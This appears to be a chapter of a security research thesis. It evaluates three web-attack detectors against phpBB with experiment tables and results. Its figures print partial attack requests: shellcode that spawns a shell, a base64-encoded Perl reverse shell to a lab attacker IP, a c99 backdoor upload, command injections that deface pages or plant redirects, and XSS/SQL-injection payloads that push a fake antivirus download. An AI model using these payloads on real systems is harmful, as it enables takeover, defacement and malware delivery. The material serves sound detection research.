Table 7.4 lists the experiment steps carried out for the first detector. All attacks take control over the host server from a remote location. The additional background traffic in step 5 consists of HTTP requests containing forum post content that is most likely to be recognized as executable content. The additional background traffic in step 6 consists of additional search requests to phpBB expected to establish network connections to the back-end database.

Figure 7.2 shows examples of how the attack HTTP requests in the experiment steps differ. The attack in step 1 exploits the heap overflow vulnerability in order to spawn a reverse shell on the victim server. The `csv` and `shh%2Fbin` sub-strings constitute the attack's distinct content. These sub-strings identify the exploited vulnerability of the apache module handling `.csv` resource requests, and the shell launching part of the attack payload. Only the attack in step 3a

[1] http://www.gaijin.at/en/olsphpobfuscator.php
[2] http://www.php-forum.com/phpforum/viewtopic.php?f=8&t=10531
[3] http://www.unix.com/shell-programming-scripting/21719-perl-system-command.html
[4] http://www.unix.com/shell-programming-scripting/43583-simple-bash-script.html

Table 7.4: Experiment steps - detector 1

Step	Content
0	Background traffic
1	Background traffic, 'heap-overflow/reverse-shell' attack
2a	Background traffic, 'command injection/reverse-shell' attack
2b	Background traffic, 'code injection/reverse-shell' attack
2c	Background traffic, 'unrestricted file upload/reverse shell' attack
3a	Background traffic, 'heap-overflow/reverse-shell to a different port number' attack
3b	Background traffic, 'command injection/botzilla PHP-based IRC bot download and execute' attack
3c	Background traffic, 'unrestricted file upload/c99 backdoor installation' attack
4a	Background traffic, XOR obfuscated attack from step 1
4b	Background traffic, base64 obfuscated attack from step 2a
4c	Background traffic, PHP obfuscated attack from step 2b
4d	Background traffic, PHP obfuscated attack from step 2c
4e	Background traffic, XOR obfuscated attack from step 3a
4f	Background traffic, base64 obfuscated attack from step 3b
4g	Background traffic, PHP obfuscated attack from step 3c
5	Background traffic, additional 36 forum posts (incl. previews, submissions, and file uploads) that contain PHP and Perl scripts, and shell commands
6	Background traffic, with an additional 50 search requests that require additional back-end DBMS connections
7	Combined sessions from steps 5 and 6

features both these substrings since it simply changes the parameters passed to the reverse shell. None of the remaining attacks contain both these substrings as the other exploited vulnerabilities are not associated with `mod_csv` and do not require `/bin/sh` to spawn reverse shells. The other attacks that use different payloads or obfuscate their content also avoid them. Similarly to the attack in step 1 the obfuscated attack in step 4a features the `%22%FC%04%08` substring in the final part of the attack string. This string represents the little-endian address for a `jmp edx` instruction in the apache's code required to direct execution to the attack payload in the heap overflow attacks. This substring could also be modified to any other `jmp edx` instruction address not containing a `00`, introducing further variation.

```
---------- step 1 attack ----------

GET /csv/test.csv?%FC%BE%80%D5I4%9B%81%E3v%057%B0N%B8%B1%2C%B4H%86%D4J
...
%80Iy%F9Ph%2F%2Fshh%2Fbin%89%E3PS%89%E1%B0%0B%CD%80%22%FC%04%08 HTTP/1.1
...

---------- step 3a attack ----------

GET /csv/test.csv?%1C%B7p%25%7D%22%FD%14ztA%3C%1A%D3%EBCFv%057B%18%E3vp3%F8%8
...
%3F%CD%80Iy%F9Ph%2F%2Fshh%2Fbin%89%E3PS%89%E1%B0%0B%CD%80%22%FC%04%08 HTTP/1.1
...

---------- step 3c attack ----------

POST /phpbb3/posting.php?mode=post&f=2&sid=13e6a3b9aade037719aadb126f76c387 HTTP/1.1

....Content-Disposition: form-data; name="fileupload"; filename="c99.php"
Content-Type: application/x-httpd-php

<?php
//Starting calls
if (!function_exists("getmicrotime")) {function getmicrotime() {list($usec, $sec) =
explode(" ", microtime()); return ((float)$usec + (float)$sec);}}
error_reporting(5);
@ignore_user_abort(true);
...
</body></html><?php chdir($lastdir); exit; ?>

-----------------------------112956641318480352641277609l
...

---------- step 4a attack ----------

GET /csv/test.csv?yH%04%B6%7B*%EBN%B5%84%D3%F9%7F%2CG%7D%02%D5%0D1%E2%15
...
%C0L%FD%AE%1D%1E%95%D8N%82%0Cw%18%A1%9E%D4%93%C7%AE%D0n%87%22%FC%04%08 HTTP/1.1
...

---------- step 4b attack ----------

POST http://192.168.147.128/phpbb3/posting.php?mode=reply&f=2
&sid=9112364d2175f0f1d68be1556cecbde4&t=2 HTTP/1.1
...Content-Disposition: form-data; name="message"

xyz; perl -MIO -e ‘use MIME::Base64; eval(decode_base64(&quot;
JHA9Zm9yaztleGl0LGlmKCRwKTskYz1uZXcgSU86OlNvY2tldD
o6SU5FVChQZWVyQWRkciwiMTkyLjE2OC4xNDcuMTMwOjUzIik7U1RESU4
tPmZkb3BlbigkYyxyKTskfi0+ZmRvcGVuKCRjLHcpO3N5c3RlbSRfIHdoaWxlPD47&quot;));’
-----------------------------112956641318480352641277609l
...
```

Figure 7.2: Malicious remote control attacks

7.2.2 Results

Table 7.5 shows the results for each individual experiment step. For each step the number of HTTP requests, attack HTTP requests, successful attacks, suspect alerts, symptom alerts, true positives (TP), and false positives (FP) are shown.

The number of HTTP requests at each step comprises the background traf-

Table 7.5: Detection effectiveness results - detector 1

Step	Requests	Attacks (Successful)	Suspects	Symptoms	TP	FP
0	1231	0	2	1130	0	0
1	1235	5 (1)	7	1133	1	0
2a	1308	1 (1)	3	1144	1	0
2b	1308	1 (1)	3	1144	1	0
2c	1322	1 (1)	3	1143	1	0
3a	1192	5 (1)	7	1079	1	0
3b	1320	1 (1)	3	1162	1	0
3c	1364	1 (1)	4	1142	1	0
4a	1235	5 (1)	7	1134	1	0
4b	1309	1 (1)	3	1144	1	0
4c	1308	1 (1)	3	1143	1	0
4d	1320	1 (1)	3	1144	1	0
4e	1235	5 (1)	7	1132	1	0
4f	1275	1 (1)	3	1117	1	0
4g	1323	1 (1)	4	1084	1	0
5	1375	0	4	1187	0	0
6	1354	0	2	1233	0	0
7	1519	0	4	1316	0	0

fic, expected to be approximately 1,230, and the additional attack or benign requests. The exact number of monitored HTTP requests varies slightly between experiment steps, depending on how many of them `selenium` manages to execute successfully. Browsing sessions of type B-E (table 7.3), are executed by `selenium` at maximum speed and suffer occasional failures, for example in steps 3a, 4f, and 4g in particular. Yet, browsing sessions of type A, that perform forum posts, and the follow-up attack sessions are executed at a slow pace and always execute properly. As a result, attack HTTP requests and the preceding creation of forum posts always succeed, and do not affect experiment runs.

Experiment steps 1-4g include attacks. Steps 1, 3a, 4a, and 4e include the heap overflow attacks which are the most complex since they corrupt the web server's memory. Apache's memory layout cannot be precisely predicted, causing the heap overflow exploits to fail occasionally. In order to maximize the chances that the steps concerned reach the attack objective by the end of the experiment, 5 identical heap overflow attacks are executed. A special file in phpBB's file upload directory provides a sign of whether the attack objective was reached. Only one attack succeeded in each step. All other attacks execute successfully

every time they are launched.

Attack HTTP requests along with any additional suspicious background traffic requests are expected to raise suspect alerts in each step. In step 0 two requests from the background traffic are recognized as suspicious. These are requests that contain binary file uploads, which are recognized as potential executable content intended for dynamic injection. The same suspect alerts are observed in all the following steps. In steps 3c and 4d, a suspect alert is raised against the `c99` file upload as expected, and one is also raised during the attack handling phase where a request is sent to `c99` containing a query string argument comprising a sequence of bash commands. Step 5 generates only 2 additional suspect alerts for the 36 posts containing various script snippets. This is less than expected and stems from the fact that in most cases script snippets are interspersed with text, making them invalid executable content.

Symptom alerts are expected to be generated mainly by the back-end connections made by phpBB. As can be observed in `common.php`, phpBB does not perform back-end connection pooling, establishing a new connection for each non-cached response. Fewer symptoms associated with code-base extension are expected, since only a small number of `.php` cache files are created at the start of each experiment step and which then remains mostly unchanged. Experiment steps that execute attacks through `selenium` sessions result in a larger number of symptom alerts than their heap overflow counterparts as expected due to the build-up browsing requests. Step 3b generates further symptom alerts associated with connection attempts to the IRC server connection performed by the botzilla IRC bot on activation. The additional symptom alerts in step 6 are a result of the additional phpBB search requests that are included. Steps 3a, 4f, and 4g all return fewer symptom alerts than expected. The reason is that these steps are the ones where a smaller number of HTTP requests are executed by `selenium`.

Experiment results show that all successful attack HTTP requests are detected. The unsuccessful heap overflow attacks are not detected, whilst no false positives are raised. Overall, these measurements demonstrate that the detector is resilient to novel attacks whilst completely suppressing false alerts.

7.3 Detector 2 - Application content compromise

7.3.1 Experiment steps

The experiment steps for the second detector differ from the previous one only in the utilized attack payloads and additional background traffic.

- **Attack payloads:** Installation of a malicious web server front-end, website defacement, and client-directed malware planting based on honeypot and web hacking incident reports [3,34]. The machine code payloads are created through metasploit's payload generator, whilst payloads using BASH commands and Perl/PHP scripts are custom-built.
- **Additional background traffic:** Web application maintenance procedure that backs up the phpBB `styles` directory.

Table 7.6 shows the experiment steps carried out for the second detector. All attacks compromise the application's content in some manner. Step 5 uses the same additional background traffic as the previous detector due to the common suspect signatures. Step 6 does not include additional benign HTTP requests. Instead, a maintenance procedure is executed. It consists of backing up phpBB's `styles` directory and all of its sub-directories. This process is expected to raise far more symptom alerts than any benign usage of the web application.

Figure 7.3 shows examples of how the attack HTTP requests differ in content. The first attack exploits the heap overflow vulnerability in order to append the following JavaScript re-direction command to all phpBB cache files, `<script>location.replace("http://192.168.147.130")</script>`, eventually re-directing all clients accessing the compromised web-site to an attacker controlled web server. This malicious re-direction string is representative of this attack. This string disappears from the query string for all other exploits, except in step 3a where only the IP address part of the payload is modified. Furthermore it is completely eliminated from any part of attack HTTP requests that use a different attack payload or obfuscate their content.

Table 7.6: Experiment steps - detector 2

Step	Content
0	Background traffic
1	Background traffic, 'heap-overflow/malicious web-site front-end installation' attack
2a	Background traffic, 'command injection/ malicious web-site front-end installation' attack
2b	Background traffic, 'code injection/ malicious web-site front-end installation' attack
3a	Background traffic, 'heap-overflow/malicious web-site front-end installation' attack for a different malicious web-site
3b	Background traffic, 'command injection/defacement' attack
3c	Background traffic, 'command injection/malware planting attack
4a	Background traffic, XOR obfuscated attack from step 1
4b	Background traffic, base64 obfuscated attack from step 2a
4c	Background traffic, PHP obfuscated attack from step 2b
4d	Background traffic, XOR obfuscated attack from step 3a
4e	Background traffic, base64 obfuscated attack from step 3b
4f	Background traffic, base64 obfuscated attack from step 3c
5	Background traffic, additional 36 forum posts (incl. previews, submissions, and file uploads) that contain PHP and Perl scripts, and shell commands
6	Background traffic, web application maintenance procedure that backs up the phpBB `styles` directory (creation and deletion of 840 files in total)
7	Combined sessions from steps 5 and 6

7.3.2 Results

Table 7.7 shows the results for the second detector. The number of HTTP requests at each step is expected to be similar to those in the first experiment, approximately 1,230 requests for background traffic and the additional attack or benign requests. Yet, in all the attack steps, except for 3c and 4f, the actual number of monitored HTTP requests is considerably lower. The reason for this lies in the successful malicious re-directions and defacements that disrupt subsequent traffic. After all, this is what is also expected to happen when users visiting a web-site are either tricked to continue browsing at a malicious site or are forced to halt their browsing due to the site's defacement.

On the other hand, the number of HTTP requests in steps 3c and 4f is expected to be similar to the experiment steps that include command injection attacks for detector 1, since these only tamper with file uploads rather than the application. One such step in the previous detector was step 2a with 1,308 requests. However,

```
---------- step 1 attack ----------

GET /csv/test.csv?%B8%91y~K%0D3%D6NrB%03%FD%B0%04%87%F6%E2%7C%7BA%3D%
...
print%20F%20%22%3Cscript%3Elocation.replace(%5C%22http%3A%2F%2F192.16
8.147.130%5C%22)%3C%2Fscript%3E%5Cn%22%3B%20close(F)%3B%20%7D'%00WS%8
9%E1%CD%80%22%FC%04%08 HTTP/1.1
...

---------- step 2a attack ----------

POST http://192.168.147.128/phpbb3/posting.php?mode=post&f=2
&sid=9f1a769150a9e367af4123a8ff641692 HTTP/1.1
...Content-Disposition: form-data; name="message"

xyz; perl -e `@dfiles = </var/www/phpbb3/cache/*>; foreach $file
(@dfiles) {  open(F, ">>$file"); print F "<script>location.replace
(\"http://192.168.147.130\")</script>\n";  close(F); }'
-----------------------------112956641318480352641277609l
...

---------- step 3b attack ----------

POST http://192.168.147.128/phpbb3/posting.php?mode=post&f=2&
sid=411fb2079a826da0ccfac66275fb0a5a HTTP/1.1
...Content-Disposition: form-data; name="message"

xyz; perl -e `@dfiles = </var/www/phpbb3/cache/*html*>; foreach
$file (@dfiles) {  open(F, ">$file"); print F "<h1>!!!xxx EPirate
xxx the internet hacker was here!!! </h1>";  close(F); }'
-----------------------------112956641318480352641277609l
...

---------- step 4a attack ----------

GET /csv/test.csv?%2C5i%F9%88%F5%3FN%25%3C%B3H%B6G%B5%3A%FD%99%7B%15%
...
CB%E1%60%AE!%D3%B3%E6%7D%05%852Iw%D4%09%85%DB4G%D9%CCK%F4S%7B%DC%8E%AD
'rM%E9%F7%E9%FDb%84%88%D5%3ACh%06%BE%B4%8E%11%133oP%13%22%FC%04%08
HTTP/1.1
...

---------- step 4b attack ----------

POST http://192.168.147.128/phpbb3/posting.php?mode=reply&f=2
&sid=9112364d2175f0f1d68be1556cecbde4&t=2 HTTP/1.1
...Content-Disposition: form-data; name="message"

xyz; perl -MIO -e `use MIME::Base64;
eval(decode_base64("QGRmaWxlcyA9IDwvdmFyL3d3dy9waHBiYjMvY2FjaGUvKj47I
GZvcmVhY2ggJGZpbGUgKEBkZmlsZXMpIHsgIG9wZW4oRiwgIj4+JGZpbGUiKTsgcHJpbn
QgRiAiPHNjcmlwdD5sb2NhdGlvbi5yZXBsYWNlKFwiaHR0cDovLzE5Mi4xNjguMTQ3LjEz
MFwiKTwvc2NyaXB0PlxuIjsgIGNsb3NlKEYpOyB9"));'
-----------------------------112956641318480352641277609l
...
```

Figure 7.3: Application content compromise attacks

steps 3c and 4f include 1,636 and 1,637 requests respectively. The difference lies in the additional 328 requests made to `phpbb3/download/file.php` (the additional request in step 4f remains unaccounted for). A full explanation for these extra requests requires complete knowledge of phpBB operation, however

Table 7.7: Detection effectiveness results - detector 2

Step	Requests	Attacks (Successful)	Suspects	Symptoms	TP	FP
0	1229	0	2	55	0	0
1	293	5 (1)	7	92	1	4
2a	362	1 (1)	3	93	1	0
2b	358	1 (1)	3	92	1	0
3a	135	5 (1)	7	92	1	4
3b	358	1 (1)	3	71	1	0
3c	1636	1 (1)	3	57	1	0
4a	287	5 (1)	7	92	1	4
4b	359	1 (1)	3	93	1	0
4c	361	1 (1)	3	93	1	0
4d	136	5 (2)	7	92	2	3
4e	358	1 (1)	3	71	1	0
4f	1637	1 (1)	3	57	1	0
5	1394	0	4	59	0	0
6	1229	0	2	909	0	0
7	1385	0	4	911	0	0

given that the attacks in steps 3c and 4f tamper with uploaded files, and which are subsequently downloaded through requests to `phpbb3/download/file.php`, indicates that the additional requests are a result of the attacks. Step 3a returns even fewer requests than the original malicious web-site front-end installation attack in step 1, with a similar difference observed between steps 4a and 4d, their obfuscated counterparts. This happens because `selenium` is disrupted by the re-direction to an external site in steps 3a and 4d, immediately after attack execution. In all other cases, `selenium` manages to send at least the first request of each browsing session before re-direction occurs. Step 6, does not include any further benign HTTP requests, and as expected returns the same number of requests as step 0. The number of requests in steps 5 and 7, as expected is similar to step 5 for the first detector.

The number of attack HTTP requests in steps 1-4f are similar to the first experiment, with all attacks using a single attack HTTP request except for the heap overflows that launch five attack requests each. In this case, the number of successful heap overflows is verified from the number of redirection strings appended to the phpBB cache files.

The number of suspect alerts generated by background traffic is expected to

be the same as the first experiment due to the common suspect signature. In that case background traffic raised two alerts in step 0, and further 2 alerts in step 5, which in fact also happens in this experiment. All other suspect alerts are raised for attack HTTP requests. The number of symptom alerts in step 0 is expected to be affected mainly by phpBB's server-side caching and file uploads. Whilst observing the workings of the server-side caching mechanism, 49 cache files are created nearly instantaneously when application browsing starts, with this number changing only occasionally from then on. The 2 file uploads in the background traffic are also expected to raise a symptom alert each, totaling to an expected number of suspect alerts that is close to the 55 alerts in step 0.

Step 5 raises four further symptom alerts, which is considered normal given the extra file upload and additional posts. The attacks in steps 1-3a and 4a-d nearly double the symptom alert count, as expected, since all these attacks modify all the cache files. On the other hand, the attacks in 3b and 4e only target cache files with an `.html` extension which explains the smaller number of additional symptom alerts. Finally, the attacks in 3c and 4f download a single malware file with a `.png` extension, and infect the only uploaded `.png` file with its content. This attack behavior explains the 2 additional symptom alerts compared to step 0. As expected, the largest jump occurs in step 6, where the application maintenance procedure copies the entire `styles` directory.

Results from this experiment show that all attack HTTP requests are detected successfully. However, this time false positives are registered for the unsuccessful heap overflow attacks. The heap overflow attacks executed in this experiment maliciously tamper with a number of files in the phpBB cache directory, and a symptom alert is raised for every file modification. This behavior raises enough symptom alerts to successfully correlate all the attack HTTP requests even when just one of the attacks succeeds. This happens because the unsuccessful attacks generate the same system call trace as the successful one. When used as suspect alert identifiers, these end up matching the symptom alerts raised by the successful attack. Whilst this is undesirable, all cases of FP consist of unsuccessful attack requests that are identical to the successful one. This is not expected to affect response activities as seriously as if the FP where raised for totally unrelated unsuccessful attacks or, even worse, benign HTTP requests.

Overall, results demonstrate the novel attack resilience of the second detector, with FP rate suppression (up to requests that do not also contain the same attack content as successfully executing attacks).

7.4 Detector 3 - Payload propagation

7.4.1 Experiment steps

The experiment steps for the third detector utilize the following attacks and additional background traffic:

- **Exploited vulnerabilities:** XSS (CVE-2012-1087, CVE-2012-1068, CVE-2012-1062), SQLi (CVE-2012-1077, CVE-2012-1067, CVE-2012-1029), and HTTP response splitting (CVE-2012-0310, CVE-2011-4545, CVE-2011-4203).
- **Attack payloads:** Injection of a JavaScript payload within HTML `script`, `image`, `anchor`, `iframe`, and `div` tags as in web hacking literature [4,38], and the 'XSS cheat sheet' [1]. These propagated payloads perform redirections and pop-up browser windows pointing to hosted malware, an anti-virus trojan [45, 46]. All payloads are custom built.
- **Obfuscation techniques:** HTML hex and decimal encoding as suggested in the 'XSS cheat sheet' and JavaScript obfuscation[2].
- **Additional background traffic:** Forum posts containing HTML tags, JavaScript[3], and SQL statements[4].

Table 7.8 shows the experiment steps for the third detector. All attacks exploit web application vulnerabilities in order to inject payloads targeting client and back-end nodes. The additional background traffic in step 5 consists of HTTP requests that contain forum post content that is most likely to have injection-related patterns. The additional requests also cause additional back-end requests and HTTP responses, increasing also the number of expected symptoms alerts. Thus, step 5 suffices for stressing the FP rate of this detector both in terms of suspect and symptom alerts.

Figure 7.4 shows how the attack HTTP requests differ. The attack in step 1 exploits an XSS vulnerability by posting JavaScript code embedded within HTML `script` tags as part of a forum post. The `script` tags found in the HTTP request's payload are its most representative content. The `script` tags

[1] ha.ckers.org/xss.html
[2] http://JavaScriptobfuscator.com/default.aspx
[3] http://www.webdeveloper.com/forum/showthread.php?s=090888492f36be046b5d4b3f64241bb7&t=245459
[4] http://forums.mysql.com/read.php?108,395051,395051#msg-395051

Table 7.8: Experiment steps - detector 3

Step	Content
0	Background traffic
1	Background traffic, 'XSS: `<script>xxxxxx</script>` injection' attack
2a	Background traffic, 'SQL-injection: `<script>xxxxxx</script>` injection' attack
2b	Background traffic, 'HTTP response splitting: `<script>xxxxxx</script>` injection' attack
3a	Background traffic, 'XSS: `<img onmouseover="xxxxxx" >` injection' attack
3b	Background traffic, 'XSS: `<iframe src=javascript:xxxxxx></iframe>` injection' attack
3c	Background traffic, 'XSS: `<TABLE><TD onmousemove="xxxxxx"> Comment</TD></table>` injection' attack
3d	Background traffic, 'XSS: `<div style=width: expression(xxxxxx);>` injection' attack
4a	Background traffic, JavaScript obfuscated attack from step 1
4b	Background traffic, JavaScript obfuscated attack from step 2a
4c	Background traffic, JavaScript obfuscated attack from step 2b
4d	Background traffic, JavaScript obfuscated attack from step 3a
4e	Background traffic, HTML decimal-encoded obfuscation of the attack from step 3b
4f	Background traffic, HTML hex-encoded obfuscation of the attack from step 3c
4g	Background traffic, HTML 'hex-encoded/hex-encoded IP address/HTML decimal-encoded' obfuscation attack from step 3d
5	Background traffic, additional 63 forum posts (incl. previews, submissions, and file uploads) containing HTML tags, JavaScript, and SQL statements

remain when obfuscation is carried out just on the JavaScript part, e.g. in step 4a. Yet, when using other exploits their position changes to the query string in a URL-encoded form, e.g. in step 2a. The `script` tags are absent when other tags are utilized, e.g. in step 3a.

7.4.2 Results

Table 7.9 shows the detection effectiveness results for the third detector. The number of HTTP requests in step 0 is once again close to the expected 1,230. The SQLi and HTTP response splitting attacks in steps 2a-b and 4b-c add just a single attack HTTP request, resulting in HTTP requests that are close in number to those in step 0. The rest of the attack steps execute XSS attacks as part of a `selenium` test suite that goes through all application pages until the post submission page, further increasing the number of HTTP requests. Step 5 per-

```
---------- step 1 attack ----------

POST /phpbb3/posting.php?mode=post&f=2&sid=95680d56ce052fafafb7997399bc4c2e HTTP/1.1
...Content-Disposition: form-data; name="message"

Posted message.
<script>my_window = window.open(‘’, ‘mywindow1’, ‘status=1,width=450,height=250’);
my_window.document.write(‘<h1>!!!Your computer is infected!!!</h1>’);
my_window.document.write(‘<h2>Click to <a href=http://192.168.147.130/dwnld.zip>
 download</a> your anti-virus now</h2>’);</script>
-----------------------------112956641318480352641277609l
...

---------- step 2a attack ----------

GET /phpbb3/viewforum.php?f=2;+update+phpbb_posts+set+post_text
%3Dconcat(post_text%2C+%27%3C%73%63%72%69%70%74%3E%6D%79%5F%77%
69%6E%64%6F%77%20%3D%20%77%69%6E%64%6F%77%2E%6F%70%65%6E%28%22
%22%2C%20%22%6D%79%77%69%6E%64%6F%77%31%22%2C%20%22%73%74%61%74
%75%73%3D%31%2C%77%69%64%74%68%3D...%34%35%30%2C%68%65%69%67%68
...%6F%77%3C%2F%68%32%3E%22%29%3B%3C%2F%73%63%72%69%70%74%3E%27)
HTTP/1.1
...

---------- step 3a attack ----------

POST /phpbb3/posting.php?mode=reply&f=2&sid=2da44f8e756c261e88ba4f8dccbe7cc1&t=603 HTTP/1.1
...Content-Disposition: form-data; name="message"

<img onmouseover="window.location=‘http://192.168.147.130/antivirus.htm’"
src=http://192.168.147.128/phpbb3/images/smilies/icon_lol.gif width="15" height="17">
...

---------- step 4a attack ----------

POST /phpbb3/posting.php?mode=reply&f=2
&sid=5ae65a892ebb3398cc3ca182a0822377&t=2 HTTP/1.1
...Content-Disposition: form-data; name="message"

Another message.
<script>var _0x7cfb=["","\x6D\x79\x77\x69\x6E\x64\x6F\x77\x31",
"\x73\x74\x61\x74\x75\x73\x3D\x31\x2C\x77\x69\x64\x74\x68\x3D\x34
\x35\x30\x2C\x68\x65\x69\x67\x68\x74\x3D\x32\x35\x30","\x6F\x70\x65\x6E",
"\x3C\x68\x31\x3E..._0x7cfb[6]][_0x7cfb[5]](_0x7cfb[4]);
my_window[_0x7cfb[6]][_0x7cfb[5]](_0x7cfb[7]);</script>
-----------------------------112956641318480352641277609l
...
```

Figure 7.4: Payload propagation attacks

forms additional forum posts and, as expected, generates the largest number of requests.

All attacks in steps 1-4g succeed whenever they are executed, and so only one attack HTTP request is used in each step. However, this time a number of attacks are also present in step 5. The introduction of the XSS vulnerability in phpBB causes a number of posts from the forum sites that contain HTML tags to also result in control sequences from application input to be injected

Table 7.9: Detection effectiveness results - detector 3

Step	Requests	Attacks (Successful)	Suspects	Symptoms	TP	FP
0	1231	0	17	34620	0	0
1	1326	1 (1)	19	35393	1	1
2a	1230	1 (1)	18	34869	1	0
2b	1230	1 (1)	18	34674	1	0
3a	1328	1 (1)	19	35399	1	1
3b	1327	1 (1)	19	35364	1	1
3c	1327	1 (1)	19	35287	1	1
3d	1326	1 (1)	19	35721	1	1
4a	1326	1 (1)	19	36235	1	1
4b	1234	1 (1)	18	37461	1	0
4c	1232	1 (1)	18	34701	1	0
4d	1326	1 (1)	19	35254	1	1
4e	1323	1 (1)	19	35759	1	1
4f	1325	1 (1)	19	35353	1	1
4g	1313	1 (1)	19	35779	1	1
5	1408	5 (5)	55	40158	0	0

into HTTP responses. The tags end up part of the structure of dynamically generated HTML content, rather than being displayed as part of the post. The injected HTML does not contain any malware, yet these are still attacks as far as the payload propagation objective is concerned, and therefore should be detected.

Background traffic in step 0 returns 17 suspicious HTTP requests, all forum posts. This is expected given that free-text is likely to be suspicious due to the presence of common characters within the injection-related patterns. For example, carriage returns are injection-related patterns associated with HTTP headers, while 'and' and 'or' are SQL keywords. The rest of the steps add one or two further suspect alerts corresponding to whether the attacks are launched through crafted HTTP requests or `selenium` test suites respectively. In the latter case, the attack content is first previewed before submission to the forum. Since the preview HTTP requests contain the exact malicious content as per the attack HTTP requests, they are also recognized as suspicious. As expected, the last step generates the largest number of suspect alerts, all associated with forum posts.

The number of symptom alerts is large, as expected, due to the generic symptom signatures. Test case 0 generates a total of 34,620 alerts, 8,067 HTTP response events and 26,553 back-end events. The number of HTTP responses is

substantially larger than the number of HTTP requests since chunked transfer HTTP responses generate an alert for each chunk. The number of back-end events is also large since these do not include just SQL queries, but cover all back-end requests that implement the MySQL protocol. The number of total symptom alerts in each experiment step is proportional to the number of HTTP requests, except for steps 4a and 4b. These steps return a higher number of HTTP response events compared to their corresponding non-obfuscated attack. These additional events cannot be explained since the HTTP response content is not retained due to the substantial amount of storage space that would have been required. One possible cause could be a reduction in the HTTP response chunk size, resulting in an increase in the number of HTTP response chunks.

All attack HTTP requests in steps 1-4g are detected, yet none of the 5 attack HTTP requests in step 5 are detected. A closer inspection of the missed attacks shows that all the forum posts concerned contain carriage returns, which are converted by the phpBB application logic to HTML line-breaks (`<br>`). This modification causes the detector to miss their propagation since it uses exact string matching. This is an implementation issue that was not identified during development. It shows that approximate string matching is required to detect propagation. An efficient approximate sub-string matching algorithm, 'taint distance' algorithm, could address this issue [100]. A more efficient approach would be to define a number of 'character equivalences' used by exact string matching. For example, setting carriage returns to be equivalent to HTML line-breaks would have detected the missed attacks in step 5. These equivalences could cover at least the most common cases, for example white-space characters and escape sequences associated with the application's control content (e.g. `&lt;` equivalent to `<`).

Results also show one false positive per XSS attack step. These false positives are raised for the post previews that also contain the malicious content utilized by the attack requests, and as such are also recognized as suspicious. Once the malicious posts are submitted to the database, every time they are retrieved they raise a symptom alert that would match any suspicious HTTP request containing the same content. This causes the 'preview' HTTP requests to also be detected as attacks. The 'preview' HTTP requests cannot be considered successful attacks since the malicious content is never posted to the database, and so their corresponding distress alerts count as FP. These false alerts are similar to those in the previous detector. They only occur because their malicious content is actu-

ally injected by their follow-up post submission requests. In the absence of the follow-up submissions, they would not have been detected as attacks, and so are closely related to the execution of a successful attack.

Overall, detection effectiveness results for the third detector are similar to the second detector. This detector is resilient to novel attacks and suppresses false alerts (up to HTTP requests that do not contain the same attack content as with a successfully executing attack).

7.5 Analysis

Detection effectiveness results show that the three distress detectors demonstrate novel attack resilience by withstanding variations in the exploited vulnerabilities, attack payloads, and obfuscation of attacks that target the same objective. Moreover, in all cases the detectors identify the specific HTTP request responsible for the attack, rather than just the presence of an ongoing attack. However, the attacks missed by the third detector also identify detector implementation as a key factor for effectiveness.

In terms of FP rate suppression, the first detector does not produce any false alerts, whilst the second and third detectors raise alerts for HTTP requests that contain attack payloads of co-occurring successful attacks. In the case of the second detector, unsuccessful attack HTTP requests that are identical to successful ones are detected. In the case of the third detector, HTTP requests that are very similar to the successful attack HTTP requests are also detected. In both cases, the source of the false alerts is the attack content that is common to both successful attack requests as well as to the mistakenly identified ones. This common content results in suspect alert identifiers to match identifiers for the symptom alerts raised by the successful attack.

This situation was not encountered in the first detector most probably due to the long running executable content involved. In that case, the attack payload keeps on attempting to establish a reverse shell connection. By the time the unsuccessful attack requests are recognized as suspicious, when the time-out for content execution expires, the symptom alert raised by the successful attack will have already matched its corresponding suspect alert, and therefore will no longer be available for correlation. This is a limitation in the extent of FP rate suppression that can be achieved by distress detectors. However, this kind of false alerts are closely related to the successful attack HTTP requests, and so are less

likely to waste the time of administrators or cause the detectors to be perceived as unreliable.

The novel attack resilience and FP rate suppression demonstrated by the three detectors shows that DD is a promising method for effectively detecting web attacks. The effectiveness of detectors ultimately depends on the correlation window size, the choice of distress signatures that best represent the attack objective concerned, and any unresolved implementation issues. The correlation window size is a fundamental limitation of DD, and if it is too small it will cause detectors to miss attacks whose suspect and symptom alerts are not raised within the same window. The prototypes used for these experiment were not required to utilize a correlation window due to the short duration of each experiment step. The next chapter explores the factors that determine the window size, and consequently affect effectiveness. The choice of distress signatures and implementation issues are detector-specific, and further distress detectors must be developed in order to shed more light on the nature of the challenges that they may present to detection effectiveness.

7.6 Threats to validity

Detection effectiveness experiments follow a method that is both rigorous and realistic, safeguarding the internal and external validity of the conclusions. By providing full control over attack content, the chosen experiment setup makes it possible to create a sequence of attacks that introduce only a single variable at each step. It also allows fine-grained observation of both attack and benign HTTP request processing by the detectors under test, enabling the precise measurements of true and false positives. However, the experiment setup also includes components whose behavior is not fully observable. These include for example the inner workings of the operating system, the web server, and the virtual network used. These hinder the explanation of some events that occurred during experimentation. These events include experiment steps where not all `selenium` browsing sessions succeed, and two experiment steps in the third detector where the number of HTTP response events increases without full explanation. However, as their TP and FP results were similar to the rest of the steps, their effect is not considered to be significant.

Extrapolation of results is supported by the level of realism within the experiment setup. A web application that is typically targeted by web attacks is used

as a container application for vulnerabilities to ensure the successful execution of realistic attacks. These attacks utilize exploits, attack payloads, and obfuscation techniques based on techniques from hacking literature as well as honeypot and web hacking incident reports. The attack objectives associated with the developed detectors are chosen to cover a broad range of attacks. In fact, all objectives are applicable to any web application and cover attacks that range from fully taking over the web server host or the hosted application's content, to popular web attacks. However, despite these efforts, an evaluation within a live setup may still uncover some issues.

7.7 Concluding remarks

This chapter presented the detection effectiveness evaluation for the three developed distress detectors. The objective was to evaluate their novel attack resilience and false positives (FP) rate suppression capabilities. Detectors are expected to detect attacks even if they change the exploited vulnerability, the attack payload, or are obfuscated. Furthermore, detectors are required to identify the specific HTTP requests responsible for the attacks, and not to implicate benign HTTP requests in distress alerts. The experimental methodology consisted of executing a sequence of realistic attacks that systematically alter the exploits, attack payloads, and obfuscation techniques. Given the absence of a readily available dataset that provides this attack sequence, a number of exploits, payloads and obfuscation techniques from actual attacks were combined to produce it. All attacks in the sequence target the same container application, ensuring their successful execution within a manageable setup. Furthermore, all attacks were executed along with background traffic in order to render the identification of the attack HTTP requests more challenging and stress the detector's capability to suppress false alerts.

